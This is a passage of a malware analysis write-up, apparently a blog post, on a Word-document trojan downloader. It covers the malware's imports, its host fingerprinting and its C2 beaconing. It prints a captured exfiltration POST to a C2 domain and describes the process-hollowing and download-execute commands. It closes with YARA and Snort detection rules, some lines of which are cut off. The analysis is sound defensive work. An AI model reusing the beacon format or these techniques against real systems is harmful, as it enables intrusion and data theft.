
WriteFile	KERNEL32
CloseHandle	KERNEL32
GetSystemInfo	KERNEL32
lstrcmpiA	KERNEL32
LoadLibraryA	KERNEL32
GetModuleHandleA	KERNEL32
CreateProcessA	KERNEL32
GetEnvironmentVariableA	KERNEL32
GetTempPathA	KERNEL32
GetTempFileNameA	KERNEL32
GetProcessImageFileNameA	PSAPI
EnumProcesses	PSAPI
wsprintfA	USER32
InternetOpenA	WININET
HttpSendRequestA	WININET
HttpQueryInfoA	WININET
InternetCrackUrlA	WININET
HttpOpenRequestA	WININET
InternetSetOptionA	WININET
InternetQueryOptionA	WININET
InternetReadFile	WININET
InternetConnectA	WININET
InternetCloseHandle	WININET
RtlDecompressBuffer	ntdll

Some strings that I missed in the beginning of the analysis are HTTP Request headers and two format strings.


```
Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
POST
http://api.ipify.org
0.0.0.0
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)
```

```
Content-Type: application/x-www-form-urlencoded
```

The main function is an endless loop.



At the beginning of the loop, the first thing this stage of the malware does is to communicate with the C2 servers.



This function, collects information such as:

- OS Version
- MAC address
- Volume Serial Number of the C: drive
- Public IP address (by using *api.ipfy.org*
- Hostname and the domain


MAC address and the volume serial number are used to uniquely identify the machine.

The hostname and the domain are retrieved with the WinAPI function *LookupAccountSid*, which “accepts a security identifier (SID) as input. It retrieves the name of the account for this SID and the name of the first domain on which this SID is found.”. The SID is taken from the *explorer.exe* process, and to find *explorer.exe* the malware iterates through the running processes (do you remember the output of API monitor? This is what I thought was process enumeration).


```
sub     esp, 208h
push    edi
push    offset aExplorer_exe ; "explorer.exe"
call    get_pid
mov     edi, [ebp+arg_0]
lea     ecx, [ebp+var_104]
push    104h
push    ecx
push    104h
lea     ecx, [ebp+var_208]
mov     byte ptr [edi], 0
push    ecx
push    eax
call    get_acc_and_domain
add     esp, 18h
test    eax, eax
jz      short loc_402401
```

Then it decrypts RC4 encrypted string, that holds the malware build version and the list of C2 domains separated by the pipe | symbol.

The malware tries to connect to the first C2 domain and if successful sends the collected information in a HTTP POST request. If the connection fails it tries the next server in the list.



Because the C2 servers are down (for this build at least) I spoofed the DNS response to point to my machine.




```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.0.100 - - [22/Sep/2017 20:17:47] code 501, message Unsupported method ('
POST')
192.168.0.100 - - [22/Sep/2017 20:17:47] "POST /ls5/forum.php HTTP/1.1" 501 -
```


You can see all the information it sends in the body of the HTTP POST request.

```
POST /ls5/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: attotperat.ru
Content-Length: 105
Cache-Control: no-cache

GUID=16198910970455064584&BUILD=1508&INFO=IE11WIN7 @ IE11WIN7\IEUser&IP=[redacted]&TYPE=1&WIN=6.1(x32)
```

It also expects an answer (a command), which I think is encoded, I haven't reversed that part, because it's harder when I don't know how the response should look like.


Anyway, after the command is decoded, it enters a switch statement with several cases. Depending on the command it can:

- Download a file (in memory) and execute/inject it via process hollowing (again using *svchost.exe*)
- Download a DLL (in memory), load it, and call some function from it or start a new thread.
- Download a file to the %TEMP% directory and execute it.



Yara Rule

The encoded shellcode, in the word document, is stored in a tab which is part of a form and starts with 4 spaces. This format is uniqe and for some reason I don't think it'll change across versions. The shellcode is encoded as long contiuous string (7000+ characters), which are rare, but embedded in a tab even more. That's why I think this is a good thing to use to detect this malware. Of course combined with the function names "NtWriteVirtualMemory", "NtAllocateVirtualMemory" and "CreateTimerQueueTimer" which should be very rare in a legitimate word document.




```
rule trojan_downloader
{
        meta:
                description = "Detects MS Office document with embedded VBA troja
                author = "Iliya Dafchev idafchev [4t] mail [dot] bg"
                date = "2017-09-21"

        strings:
                $ole_file_signature = { D0 CF 11 E0 A1 B1 1A E1 }
```

```
                $function1 = "CreateTimerQueueTimer"
                $function2 = "NtWriteVirtualMemory"
                $function3 = "NtAllocateVirtualMemory"

                $vba_project = "VBA_PROJECT" wide

                // match the encoded shellcode, inserted in a Tab
                // format: Tab<number> <size[4k-10k]> 0x00 0x80 <four_spaces> <at
                $encoded_shellcode = /Tab\d[\x00-\xff][\x0f-\x27]\x00\x80\x20{4}[

        condition:
                $ole_file_signature at 0 and all of ($function1, $function2, $fun
}
```

```
root@kali:~# sha256sum trojan.doc
846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c  trojan.doc
root@kali:~# yara doc_trojan_dropper.yar trojan.doc
trojan_downloader trojan.doc
```

Snort rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Trojan installed on in
```

Indicators of Compromise

The dropper isn't writing anything to disk (unless instructed by the hackers), so besides hashes there isn't anything else.